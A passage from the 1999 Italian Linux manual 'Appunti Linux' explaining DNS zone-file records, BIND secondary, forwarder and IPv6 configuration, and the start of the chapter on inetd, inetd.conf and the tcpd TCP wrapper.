Nelle sezioni seguenti vengono descritti i record di risorsa più importanti.

### 76.2.3 SOA – Start Of Authority

Il primo record di ogni file di zona inizia con la dichiarazione standard dell'origine. Ciò avviene generalmente attraverso il simbolo **`@`** che rappresenta il dominio di origine, come già accennato in precedenza. Per esempio, nel file `/etc/named.conf`, la direttiva seguente fa riferimento al file di zona `zone/brot.dg`.

```
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

In tal caso, il simbolo **`@`** del primo record del file `zone/brot.dg` rappresenta precisamente il dominio **`brot.dg`**.

```
@       IN      SOA     dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800
                                28800
                                7200
                                604800
                                86400 )
```

Sarebbe quindi come se fosse stato scritto nel modo seguente:

```
brot.dg.        IN      SOA     ...
```

Tutti i nomi di dominio che dovessero essere indicati senza il punto finale sono considerati relativi al dominio di origine. Per esempio, nello stesso record appare il nome **`dinkel.brot.dg.`** che rappresenta un dominio assoluto. Al suo posto si sarebbe potuto scrivere solo **`dinkel`**, senza punto finale, perché verrebbe completato correttamente dal dominio di origine.[2]

[2]Tuttavia, in un record **`SOA`** è preferibile indicare solo nomi di dominio assoluti.

La sintassi completa del record **`SOA`** potrebbe essere espressa nel modo seguente:

⟨*dominio*⟩ ⟨*classe*⟩ `SOA` ⟨*server-primario*⟩ ⟨*contatto*⟩ `(` ⟨*numero-seriale*⟩ ⟨*refresh*⟩ ⟨*retry*⟩ ⟨*expire*⟩ ⟨*minimum*⟩ `)`

Nell'esempio visto, la parola chiave **`IN`** rappresenta la classe di indirizzamento, *InterNet*, ed è praticamente obbligatorio il suo utilizzo, almeno nel record **`SOA`**.

La parola chiave **`SOA`** definisce il tipo di record, *Start Of Authority*, e deve trattarsi del primo record di un file di zona. Segue la descrizione dei dati specifici di questo tipo di record, precisamente ciò che segue la parola chiave **`SOA`**.

- Il ***nome canonico*** dell'elaboratore che svolge la funzione di server DNS primario per il dominio indicato all'inizio del record. Convenzionalmente, si indica un nome di dominio assoluto.
- L'indirizzo di posta elettronica della persona responsabile per la gestione del *name server*. Dal momento che il simbolo **`@`** ha un significato speciale per questi record, lo si sostituisce con un punto. Il nome **`root.dinkel.brot.dg.`** deve essere interpretato come **`root@dinkel.brot.dg`**.
- Il numero di serie serve ai server DNS secondari per sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo. È consentito l'uso di dieci cifre numeriche, e generalmente si indica la data (in formato AAAAMMGG) seguita da due cifre aggiuntive. Ogni volta che si modifica il file di zona questo numero deve essere incrementato, e utilizzando la data come in questo esempio si hanno a disposizione le ultime due cifre per indicare diverse versioni riferite allo stesso giorno.
- Il numero definito come *refresh* rappresenta l'intervallo in secondi tra una verifica e la successiva da parte di un server DNS secondario per determinare se i dati sono stati modificati. Come già specificato, questa verifica si basa sul confronto del numero di serie: se è aumentato, il server DNS deve rileggere i dati di questo file.
- Il numero definito come *retry* rappresenta l'intervallo in secondi tra una tentativo fallito di accedere al server DNS e il successivo. In pratica, quando il server DNS primario è inattivo, i server secondari continuano a funzionare e fornire il loro servizio, tuttavia, a intervalli regolari tentano di contattare il server primario. Questo intervallo è generalmente più corto del tempo di *refresh*, ma non troppo breve, per non sovraccaricare inutilmente la rete con richieste inutili.
- Il numero definito come *expire* rappresenta la durata massima di validità dei dati quando il server DNS secondario non riesce più a raggiungere quello primario. In situazioni normali può trattarsi di un valore molto grande, per esempio un mese, anche se negli esempi mostrati in questo capitolo è stato usato un valore molto inferiore.
- Il numero definito come *minimum* rappresenta il tempo predefinito di validità per gli altri record di risorsa. Anche questo valore, se ciò è conveniente, può essere piuttosto grande.

## 76.2.4 NS – Name Server

Il secondo record è generalmente quello che indica il nome del nodo che offre il servizio di risoluzione dei nomi, ovvero il server DNS, come nell'esempio seguente:

```
                        NS   dinkel.brot.dg.
```

La parola chiave **`NS`** sta appunto a indicare di che record si tratta. In un file di zona possono apparire più record **`NS`**, quando si vuole demandare parte della risoluzione di quella zona ad altri server DNS, oppure quando si vogliono semplicemente affiancare.

Questo record viene usato generalmente senza l'indicazione esplicita del dominio e della classe, dal momento che può fare riferimento a quelli già dichiarati nel record **`SOA`**. Sotto questo punto di vista, l'esempio appena mostrato corrisponde alla trasformazione seguente:

```
@               IN      NS   dinkel.brot.dg.
```

Il nome del server DNS dovrebbe essere un nome canonico, cioè un nome per il quale esiste un record di tipo **`A`** corrispondente.

## 76.2.5 MX – Mail Exchanger

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici, dopo l'indicazione dei record **`NS`**, si possono trovare uno o più record che rappresentano i servizi di scambio di messaggi *email*. La sintassi precisa è la seguente:

⟨*dominio*⟩ ⟨*classe*⟩ `MX` ⟨*precedenza*⟩ ⟨*host*⟩

Si osservi l'esempio.

```
                        MX      10      dinkel.brot.dg.
                        MX      20      roggen.brot.dg.
```

Qui appaiono due record di questo tipo. La parola chiave **MX** indica il tipo di record; il numero che segue rappresenta il livello di precedenza; il nome finale rappresenta il nodo che offre il servizio di scambio di posta elettronica. Nell'esempio, si vuole fare in modo che il primo servizio a essere interpellato sia quello dell'elaboratore **dinkel.brot.dg**, e se questo non risponde si presenta l'alternativa data da **roggen.brot.dg**.

Anche qui sono state omesse le indicazioni del dominio e della classe di indirizzamento, in modo da utilizzare implicitamente quelle della dichiarazione precedente. Anche in questo caso, l'intenzione era quella di fare riferimento al dominio di origine e alla classe **IN**.

```
@               IN      MX      10      dinkel.brot.dg.
@               IN      MX      20      roggen.brot.dg.
```

### 76.2.6 A – Address

I file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici sono fatti essenzialmente per contenere record di tipo **A**, ovvero di indirizzo, che permettono di definire le corrispondenze tra nomi e indirizzi numerici.

```
dinkel.brot.dg.         A       192.168.1.1
roggen.brot.dg.         A       192.168.1.2
```

Nell'esempio si mostrano due di questi record. Il primo, in particolare, indica che il nome **roggen.brot.dg** corrisponde all'indirizzo numerico 192.168.1.1.

Come già accennato in precedenza, i nomi possono essere indicati in forma abbreviata, relativi al dominio di origine per cui è stato definito il file di zona; in questo caso si tratta di **brot.dg**. Per cui, i due record appena mostrati avrebbero potuto essere rappresentati nella forma seguente:

```
dinkel                  A       192.168.1.1
roggen                  A       192.168.1.2
```

È possibile attribuire nomi diversi allo stesso indirizzo numerico, come nell'esempio seguente. Non si tratta di alias, ma di nomi diversi che vengono tradotti nello stesso indirizzo reale.

```
dinkel.brot.dg.         A       192.168.1.1
roggen.brot.dg.         A       192.168.1.2

farro.brot.dg.          A       192.168.1.1
segale.brot.dg.         A       192.168.1.2
```

Questo tipo di record prevede anche la possibilità di utilizzare l'indicazione della durata di validità (TTL) e della classe. Come al solito, se la classe non viene utilizzata, si fa riferimento alla classe del record precedente, mentre per quanto riguarda la durata di validità, vale quanto definito come *minimum* nel record **SOA**. Dagli esempi già mostrati, i due record di questa sezione potrebbero essere scritti nel modo seguente:

```
dinkel.brot.dg.         86400   IN      A       192.168.1.1
roggen.brot.dg.         86400   IN      A       192.168.1.2
```

### 76.2.7 PTR – Pointer

Nei file di zona utilizzati per tradurre i nomi di dominio che appartengono a **in-addr.arpa** in nomi di dominio normale, cioè quelli che servono a ottenere il nome a partire dall'indirizzo numerico, si utilizzano i record **PTR** (o record puntatori) con questo scopo.

```
1                       PTR     dinkel.brot.dg.
2                       PTR     roggen.brot.dg.
```

L'esempio dei due record che appaiono sopra è intuitivo, ma non necessariamente chiaro. Il numero che appare all'inizio è un nome di dominio abbreviato. Il dominio di origine di questo file (visti gli esempi mostrati in precedenza) è **1.168.192.in-addr.arpa**, per cui, volendo indicare nomi di dominio completi, si dovrebbe fare come nell'esempio seguente:

```
1.1.168.192.in-addr.arpa.       PTR     dinkel.brot.dg.
2.1.168.192.in-addr.arpa.       PTR     roggen.brot.dg.
```

Dovrebbe essere più chiaro adesso che i record **PTR** rappresentano un collegamento tra un nome di dominio e un altro. È comunque solo attraverso questo meccanismo che si può ottenere una traduzione degli indirizzi numerici in nomi di dominio.

È il caso di considerare il fatto che attraverso i record **A** possono essere abbinati più nomi di dominio allo stesso indirizzo numerico, ma con i record **PTR** si può abbinare un indirizzo numerico a un solo nome di dominio.

Cioè a dire che quando si chiede il nome corrispondente a un indirizzo numerico se ne ottiene uno solo. Anche per questo, è necessario che il nome di dominio indicato corrisponda a un nome canonico.

Anche per questo tipo di record valgono le considerazioni fatte per quello di tipo **A**, riguardo all'indicazione della durata di validità e alla classe di indirizzamento.

### 76.2.8 CNAME – Canonical Name

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici possono apparire dei record **CNAME**, che permettono di definire degli alias a nomi di dominio già definiti (i nomi canonici).

```
www.dinkel.brot.dg.     CNAME   dinkel.brot.dg.
ftp.dinkel.brot.dg.     CNAME   dinkel.brot.dg.
```

L'esempio dei due record appena mostrati, indica che i nomi **www.dinkel.brot.dg** e **ftp.dinkel.brot.dg** sono alias del nome canonico **dinkel.brot.dg**.

Teoricamente si può fare la stessa cosa utilizzando record di tipo **A** con la differenza che i nomi vanno abbinati a un indirizzo numerico. L'utilità del record **CNAME** sta nella facilità con cui possono essere cambiati gli indirizzi: in questo caso, basta modificare l'indirizzo numerico di **dinkel.brot.dg** e gli alias non hanno bisogno di altre modifiche.

Tuttavia, l'uso di alias definiti attraverso record **CNAME** è altamente sconsigliabile nella maggior parte delle situazioni. Questo significa che nei record **SOA**, **NS**, **MX** e **CNAME**, è meglio indicare sempre solo nomi di dominio per cui esiste la definizione di corrispondenza attraverso un record **A**. In pratica, i record **CNAME** andrebbero usati solo per mostrare all'esterno nomi alternativi esteticamente più adatti alle varie circostanze, come nell'esempio mostrato in cui si aggiunge il prefisso **www** e **ftp**.

> In particolare, nel record **SOA** è assolutamente vietato utilizzare nomi definiti come alias.

### 76.2.9 File dei server principali

Nelle sezioni precedenti sono stati descritti i vari record di risorsa e il loro utilizzo nei file di zona. Il file utilizzato per elencare i server DNS principali contiene esclusivamente due tipi di record: **NS** e **A**.

I record **NS** servono a indicare i nomi dei vari server DNS competenti per il dominio principale; i record **A** forniscono la traduzione di questi nomi in indirizzi numerici. Questo è esattamente ciò che serve in questo tipo di file.

```
.                        3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.      3600000      A     198.41.0.4
```

## 76.3 Server DNS secondari

Un server DNS secondario, o *slave*, è quello che riproduce le informazioni di altri server, controllando la validità a intervalli regolari, aggiornando i dati quando necessario.

Supponendo di volere realizzare un server DNS secondario nell'elaboratore **roggen.brot.dg**, per seguire gli esempi già mostrati, si può semplicemente definire il file `/etc/named.conf` come nell'esempio seguente:

```
options {
        directory "/var/named";
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0.0";
};
```

```
//
zone "1.168.192.in-addr.arpa" {
        type slave;
        file "zone/192.168.1";
        masters {
                192.168.1.1;
        };
};
zone "brot.dg" {
        type slave;
        file "zone/brot.dg";
        masters {
                192.168.1.1;
        };
};
```

I file `/var/named/named.root` e `/var/named/zone/127.0.0` sono i soliti già visti per il caso del server primario. In questo modo, il server DNS secondario è in grado di risolvere da solo le richieste al di fuori delle zone di competenza.

Le direttive di dichiarazione di zona che contengono l'opzione **`type slave`** servono a fare in modo che il DNS locale risponda alle richieste riferite a queste, anche se poi a sua volta deve aggiornare i file relativi in base a quanto ottenuto dai DNS indicati nell'opzione **`masters`**.

## 76.4 Server DNS di inoltro

Un server DNS di inoltro, o *forwarder*, è quello che rinvia le richieste a un altro servizio di risoluzione dei nomi.

Supponendo di volere realizzare un server DNS di inoltro nell'elaboratore **`roggen.brot.dg`**, per seguire gli esempi già mostrati, si può semplicemente definire il file `/etc/named.conf` come nell'esempio seguente:

```
options {
        directory "/var/named";
        forward only;
        forwarders {
                192.168.1.1;
        };
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

Si può osservare l'assenza della dichiarazione della zona del dominio principale. Solo il dominio **`0.0.127.in-addr.arpa`** viene risolto localmente, tutto il resto viene richiesto al DNS corrispondente all'indirizzo 192.168.1.1. L'opzione **`forward only`** sottolinea questo fatto.

## 76.5 Particolarità per IPv6

La gestione di IPv6 implica delle novità per la configurazione di un DNS. Si introducono due cose importanti: i record **`AAAA`** per tradurre i nomi in indirizzi IPv6 e il dominio **`IP6.INT`** per la risoluzione degli indirizzi nei nomi corrispondenti.

### 76.5.1 Record AAAA

La forma di un record **`AAAA`** è la stessa di quella corrispondente per gli indirizzi IPv4; intuitivamente, quattro «A» indicano che l'indirizzo IPv6 è quattro volte più lungo di quello IPv4. Evidentemente, al posto di indicare un indirizzo IPv4 si mette quello IPv6. Una cosa importante è invece la possibilità di indicare diverse corrispondenze per lo stesso nome di dominio. Per riprendere gli esempi già fatti per IPv4, il file `/var/named/zone/brot.dg` potrebbe essere esteso nel modo seguente:

```
@  IN            SOA    dinkel.brot.dg. root.dinkel.brot.dg. (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
```

```
                                86400 )     ; Minimum
                    NS     dinkel.brot.dg.

                    MX     10 dinkel.brot.dg.

www.brot.dg.        CNAME  dinkel.brot.dg.
ftp.brot.dg.        CNAME  dinkel.brot.dg.

dinkel.brot.dg.      A     192.168.1.1
roggen.brot.dg.      A     192.168.1.2

dinkel.brot.dg.      AAAA  fec0::1:2a0:24ff:fe77:4997
dinkel.brot.dg.      AAAA  fe80::2a0:24ff:fe77:4997

roggen.brot.dg.      AAAA  fec0::1:280:adff:fec8:a981
roggen.brot.dg.      AAAA  fe80::280:adff:fec8:a981
```

In questo esempio sono stati indicati anche indirizzi link-local, solo a scopo didattico, ma nella realtà è improbabile che questi siano annotati in un DNS.

Si può osservare che in questo caso i record **`A`** possono convivere con quelli di tipo **`AAAA`**, e inoltre si nota il fatto che lo stesso nome di dominio può essere abbinato sia con un indirizzo IPv4 che con più indirizzi IPv6. Per verificare questa nuova configurazione, dopo aver riavviato il servizio, si può usare **`nslookup`** avendo cura di specificare che si vogliono ottenere tutte le informazioni.

$ **nslookup**[*Invio*]

> **set q=any**[*Invio*]

> **dinkel.brot.dg.**[*Invio*]

```
Server:  dinkel.brot.dg
Address:  192.168.1.1

dinkel.brot.dg  internet address = 192.168.1.1
dinkel.brot.dg  IPv6 address = fec0::1:2a0:24ff:fe77:4997
dinkel.brot.dg  IPv6 address = fe80::2a0:24ff:fe77:4997
brot.dg         nameserver = dinkel.brot.dg
...
```

> **roggen.brot.dg.**[*Invio*]

```
Server:  dinkel.brot.dg
Address:  192.168.1.1

roggen.brot.dg  internet address = 192.168.1.1
roggen.brot.dg  IPv6 address = fec0::2:280:adff:fec8:a981
roggen.brot.dg  IPv6 address = fe80::280:adff:fec8:a981
brot.dg         nameserver = dinkel.brot.dg
...
```

### 76.5.2 Risoluzione inversa

Per la risoluzione inversa, da indirizzo IP a nome di dominio, è stato introdotto il dominio **`IP6.INT`**, che funziona in modo simile a **`in-addr.arpa`**, con la differenza che ogni cifra esadecimale che compone l'indirizzo IPv6 viene separata in un sottodominio. Tanto per rendere l'idea, l'indirizzo fec0::1:2a0:24ff:fe77:4997 (ovvero fec0:0000:0000:0001:02a0:24ff:fe77:4997) si traduce nel nome di dominio seguente:

```
7.9.9.4.7.7.e.f.f.f.4.2.0.a.2.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT
```

Se per ipotesi, seguendo la logica degli esempi già visti, si volesse gestire la risoluzione degli indirizzi della sottorete fec0:0:0:1::/64 (in pratica una sottorete di indirizzi site-local), si potrebbe creare il file `/var/named/zone/fec0:0:0:1`, dichiarandolo opportunamente nel file `/etc/named.conf`:

```
zone "1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT" {
        type master;
        file "fec0:0:0:1";
};
```

In questo modo, nel file `/var/named/zone/fec0:0:0:1` si può fare riferimento alla parte restante del dominio **`IP6.INT`**:

```
@   IN   SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum

                                          NS    dinkel.brot.dg.

7.9.9.4.7.7.e.f.f.f.4.2.0.a.2.0           PTR     dinkel.brot.dg.
1.8.9.a.8.c.e.f.f.f.d.a.0.8.2.0           PTR     roggen.brot.dg.
```

Per verificare il funzionamento della conversione da indirizzo IPv6 a nome di dominio, occorre indicare espressamente il dominio **`IP6.INT`**:

$ **`nslookup`**[*Invio*]

> **`set q=any`**[*Invio*]

> **`7.9.9.4.7.7.e.f.f.f.4.2.0.a.2.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT.`**[*Invio*]

```
Server:  dinkel.brot.dg
Address:  192.168.1.1
7.9.9.4.7.7.e.f.f.f.4.2.0.a.2.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT
name = dinkel.brot.dg
1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT nameserver = dinkel.brot.dg
...
```

## 76.6 Considerazioni finali

Perché il proprio servizio di risoluzione dei nomi continui a funzionare correttamente, è necessario che il file per la risoluzione del dominio principale (`named.root` in questi esempi) venga aggiornato quando necessario. Se tutti gli amministratori dei DNS esistenti utilizzassero il protocollo FTP per scaricarlo dall'indirizzo mostrato precedentemente, si creerebbe un carico di rete inaccettabile. Per questo dovrebbe essere utilizzato il programma **`dig`**, nel modo seguente, che richiede meno risorse di rete.

$ **`dig @rs.internic.net . ns > named.root`**

## 76.7 Riferimenti

- Nicolai Langfeldt, *DNS HOWTO*
- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- *BOG, Bind Operations Guide*

  *<http://www.dns.net/dnsrd/>*

  *<http://www.vix.com/isc/>*
- *named(8)*
- D. Barr, *RFC 1912: Common DNS Operational and Configuration Errors*, 1996

  *<http://www.cis.ohio-state.edu/htbin/rfc/rfc1912.html>*

  *<http://www.cis.ohio-state.edu/rfc/rfc1912.txt>*
- S. Thomson, C. Huitema, *RFC 1886: DNS Extentions to support IP version 6*, 1996

  *<http://www.cis.ohio-state.edu/htbin/rfc/rfc1912.html>*

  *<http://www.cis.ohio-state.edu/rfc/rfc1912.txt>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xviii

# Servizi di rete

# Organizzazione e controllo dei servizi di rete

I servizi di rete vengono attivati all'avvio di GNU/Linux attraverso la procedura di inizializzazione del sistema (**`init`**), dopo che sono stati assegnati gli indirizzi alle interfacce di rete e dopo che gli instradamenti sono stati definiti.

## 77.1 Avvio

I demoni in grado di fornire servizi di rete ricadono in due possibili categorie:

- autonomi, o *standalone*;
- gestiti da **`inetd`**, il supervisore di rete.

Nel primo caso, si tratta di programmi avviati normalmente che si occupano si ascoltare su una certa porta e di provvedere da soli ai controlli necessari contro gli accessi indesiderati. Nel secondo, si tratta di programmi che vengono avviati nel momento in cui ne esiste effettivamente l'esigenza, e questo attraverso **`inetd`** che è il programma che si occupa di ascoltare su tutte le porte dei servizi che controlla.

Il primo modo è preferibile quando non è possibile attendere l'avvio di un programma ogni volta che si presenta una richiesta: il tipico caso è dato dal sistema di condivisione dei filesystem in rete, o NFS.

La gestione da parte di **`inetd`** permette di ridurre il carico del sistema, avviando solo i servizi necessari nel momento in cui ne viene fatta richiesta, e di introdurre un ulteriore sistema di controllo attraverso un altro programma: **`tcpd`**

## 77.2 Supervisione dei servizi di rete

Il demone **`inetd`** è il supervisore dei servizi di rete. La supervisione si articola in due parti:

- è in grado di fornire alcuni servizi direttamente;
- controlla l'avvio di altri servizi.

La presenza di questo meccanismo che si applica alla maggior parte dei servizi di rete (cioè tutti quelli che non sono autonomi) permette di inserire un ulteriore controllo attraverso il programma **`tcpd`**, il quale si occupa prevalentemente di verificare che le richieste dei servizi provengano da indirizzi autorizzati.

### 77.2.1 # inetd

`inetd [`⟨*opzioni*⟩`] [`⟨*file-di-configurazione*⟩`]`

Si tratta del demone principale per la gestione dei servizi da offrire all'esterno (attraverso la rete). Di solito viene avviato automaticamente dalla procedura di inizializzazione del sistema. Quando è in funzione, si mette in ascolto di un determinato gruppo di porte e quando rivela una comunicazione in una di queste, determina qual è il servizio corrispondente e lo avvia. In sostanza, **`inetd`** demanda ad altri demoni la gestione dei servizi richiesti specificatamente. **`inetd`**, una volta avviato, legge il contenuto del suo file di configurazione che, se non viene nominato espressamente, è `/etc/inetd.conf`. **`inetd`** rilegge la configurazione quando riceve un segnale di aggancio, **`SIGHUP`**:

`kill -HUP` ⟨*numero-del-PID-di-inetd*⟩

### 77.2.2 /etc/inetd.conf

Si tratta del file di configurazione utilizzato dal demone **`inetd`**. In particolare sono indicati i demoni per la gestione di servizi di rete specifici. In molti casi, l'avvio di questi demoni è controllato da **`tcpd`**. Se si effettuano modifiche a questo file e si vuole che abbiano effetto, è necessario inviare a **`inetd`** un segnale **`SIGHUP`**:

`kill -HUP` ⟨*PID-di-inetd*⟩

Sotto viene mostrato il contenuto tipico di questo file, così come appare nelle distribuzioni GNU/Linux più comuni. La prima cosa da osservare è che il simbolo **`#`**, posto all'inizio di una riga, introduce un commento; inoltre, le righe bianche e quelle vuote vengono ignorate. Tutte le altre righe vengono interpretate come direttive di dichiarazione di un servizio particolare.

```
#
# inetd.conf    This file describes the services that will be available
#               through the INETD TCP/IP super server.  To re-configure
#               the running INETD process, edit this file, then send the
#               INETD process a SIGHUP signal.
#
# Version:      @(#)/etc/inetd.conf     3.10    05/27/93
#
# Authors:      Original taken from BSD UNIX 4.3/TAHOE.
#               Fred N. van Kempen, <waltje@uwalt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock <imurdock@shell.portal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
# To re-read this file after changes, just do a 'killall -HUP inetd'
#
#echo   stream  tcp     nowait  root    internal
#echo   dgram   udp     wait    root    internal
#discard        stream  tcp     nowait  root    internal
#discard        dgram   udp     wait    root    internal
#daytime        stream  tcp     nowait  root    internal
#daytime        dgram   udp     wait    root    internal
#chargen        stream  tcp     nowait  root    internal
#chargen        dgram   udp     wait    root    internal
#
# These are standard services.
#
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
gopher  stream  tcp     nowait  root    /usr/sbin/tcpd  gn

# do not uncomment smtp unless you *really* know what you are doing.
# smtp is handled by the sendmail daemon now, not smtpd.  It does NOT
# run from here, it is started at boot time from /etc/rc.d/rc#.d.
#smtp   stream  tcp     nowait  root    /usr/bin/smtpd  smtpd
#nntp   stream  tcp     nowait  root    /usr/sbin/tcpd  in.nntpd
#
# Shell, login, exec and talk are BSD protocols.
#
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
#exec   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rexecd

talk    dgram   udp     wait    root    /usr/sbin/tcpd  in.talkd
ntalk   dgram   udp     wait    root    /usr/sbin/tcpd  in.ntalkd
#dtalk  stream  tcp     wait    nobody  /usr/sbin/tcpd  in.dtalkd
#
# Pop and imap mail services et al
#
pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop2d
pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop3d
imap    stream  tcp     nowait  root    /usr/sbin/tcpd  imapd
#
# The Internet UUCP service.
#
#uucp   stream  tcp     nowait  uucp    /usr/sbin/tcpd  /usr/lib/uucp/uucico    -
l
#
# Tftp service is provided primarily for booting.  Most sites
# run this only on machines acting as "boot servers." Do not uncomment
```

```
# this unless you *need* it.
#
#tftp   dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
#bootps dgram   udp     wait    root    /usr/sbin/tcpd  bootpd
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
# cfinger is for GNU finger, which is currently not in use in RHS Linux
#
finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
#cfinger stream tcp     nowait  root    /usr/sbin/tcpd  in.cfingerd
#systat stream  tcp     nowait  guest   /usr/sbin/tcpd  /bin/ps -auwwx
#netstat        stream  tcp     nowait  guest   /usr/sbin/tcpd  /bin/netstat    -
f inet
#
# Time service is used for clock syncronization.
#
time    stream  tcp     nowait  nobody  /usr/sbin/tcpd  in.timed
time    dgram   udp     wait    nobody  /usr/sbin/tcpd  in.timed
#
# Authentication
#
auth   stream  tcp     nowait    nobody    /usr/sbin/in.identd in.identd -l -e -
o
#
# End of inetd.conf
```

Per l'utente medio di GNU/Linux non è necessario approfondire la sintassi di queste direttive. Il file di configurazione predefinito è già sufficiente così com'è.

Le direttive di questo file sono dei record, corrispondenti in pratica alle righe, suddivisi in campi distinti attraverso spaziature orizzontali (spazi o tabulazioni). L'ultimo campo può contenere anche spazi.

⟨*servizio*⟩[/⟨*versione*⟩] ⟨*tipo-socket*⟩ ⟨*protocollo*⟩ {`wait`|`nowait`}[.⟨*max*⟩] ⟨*utente*⟩[.⟨*gruppo*⟩] ⟨*programma-del-servizio*⟩ ⟨*programma-e-argomenti*⟩

1. ⟨*servizio*⟩[/⟨*versione*⟩]

   Il primo campo serve a indicare il servizio. Normalmente si fa riferimento a una porta indicata per nome, secondo quanto definito dal file `/etc/services`. Se si indica un numero, si fa riferimento direttamente a quel numero di porta.

   Eventualmente può essere indicato un servizio RPC, e in tal caso si utilizza un nome secondo quanto riportato nel file `/etc/rpc`, seguito eventualmente da un barra obliqua e dal numero di versione.

2. ⟨*tipo-socket*⟩

   Definisce il tipo di socket attraverso diverse parole chiave:

   - **`stream`**
   - **`dgram`** *datagram*
   - **`raw`**
   - **`rdm`** *reliably delivered message*
   - **`seqpacket`** *sequenced packet socket*

3. ⟨*protocollo*⟩

   Serve a determinare il tipo di protocollo, utilizzando una parola chiave che si ottiene dal file `/etc/protocols`. Si tratta prevalentemente di **`tcp`** e **`udp`**. Nel caso si vogliano gestire protocolli RPC, questi si indicano come **`rpc/tcp`** e **`rpc/udp`**.

4. {**`wait`**|**`nowait`**}[.⟨*max*⟩]

   Le parole chiave **`wait`** e **`nowait`** servono a definire il comportamento di un servizio, quando si utilizza il tipo di socket **`dgram`** (*datagram*). In tutti gli altri casi, si usa esclusivamente la parola chiave **`nowait`**.

In base alle richieste dei client, **inetd** può avviare un certo numero (anche elevato) di copie di processi di uno stesso servizio. Il limite predefinito è di 40 ogni minuto (60 secondi), è può essere modificato aggiungendo alla parola chiave **wait** o **nowait** un'estensione composta da un punto seguito da un numero: il numero massimo di copie per minuto.

5. ⟨*utente*⟩[.⟨*gruppo*⟩]

   Serve a definire l'utente, ed eventualmente il gruppo, in nome del quale avviare il servizio. **inetd** viene avviato dalla procedura di inizializzazione del sistema, con i privilegi dell'utente **root**. Di conseguenza, può cambiare l'utente e il gruppo proprietari dei processi che avvia, in modo da dare loro i privilegi strettamente necessari al compimento delle loro funzioni.

6. ⟨*programma-del-servizio*⟩

   Definisce il percorso completo di avvio del programma che offre il servizio. Se si tratta di un servizio interno a **inetd** stesso, si utilizza la parola chiave **internal** e l'ultimo campo non viene indicato.

7. ⟨*programma-e-argomenti*⟩

   L'ultimo campo è anomalo, in quanto consente l'utilizzo degli spazi come parte dell'informazione in esso contenuta. Si tratta degli argomenti del programma che offre il servizio, dove il primo deve corrispondere al nome del programma stesso; in pratica quello che nel linguaggio C è contenuto in **argv[0]** . Si osservi l'esempio seguente:

   ```
   finger  stream  tcp  nowait  nobody  /usr/sbin/in.fingerd  in.fingerd
   ```

## 77.3 TCP wrapper

L'avvio di alcuni servizi può essere controllato utilmente da un sistema di registrazione e verifica, definito TCP wrapper. Si tratta di un programma che esegue una serie di controlli, e in base a questi decide se avviare o meno il servizio corrispondente.

Il TCP wrapper non è indispensabile, ma il suo utilizzo è diventato una consuetudine, per poter avere almeno un minimo controllo sui servizi principali.

I compiti del TCP wrapper possono essere:

- annotare le connessioni nel registro di sistema;
- filtrare l'accesso ai servizi in base a regole determinate;
- eseguire delle verifiche contro possibili «imbrogli»;
- utilizzare protocolli di identificazione dell'utente che origina la richiesta di accesso.

Il programma che si usa per questo è **tcpd**, e in queste sezioni ne viene mostrato solo l'utilizzo elementare, adatto all'utilizzatore normale o all'amministratore improvvisato. Per un approfondimento delle sue potenzialità, si può consultare la sezione 165.3 e anche la documentazione originale: *tcpd(8)* e *hosts_access(5)*.

### 77.3.1 # tcpd

Si tratta di un programma intermedio per il controllo dei servizi TCP/IP, di solito quelli che si trovano già sotto la supervisione di **inetd**. In pratica, esegue alcuni controlli, si occupa di annotare attraverso il registro di sistema le richieste di esecuzione di questi servizi, e infine avvia i programmi demone competenti.

Lo scopo più importante di questo demone è quello di controllare che le richieste di utilizzo dei vari servizi offerti attraverso la rete provengano da nodi autorizzati. Questa selezione avviene attraverso l'analisi della coppia di file `/etc/hosts.allow` e `/etc/hosts.deny`. In pratica, quando **tcpd** rileva un tentativo di accesso, verifica che l'indirizzo del chiamante sia incluso nell'elenco di `/etc/hosts.allow`. Se è così non esegue altri controlli e permette l'accesso, altrimenti verifica che questo non sia incluso nell'elenco di `/etc/hosts.deny` (se entrambi i file mancano o sono vuoti, sono consentiti tutti gli accessi).

### 77.3.2 /etc/hosts.allow

Viene utilizzato da **tcpd** per determinare se il nodo che richiede uno dei servizi di rete dell'elaboratore locale ha diritto di accedere.

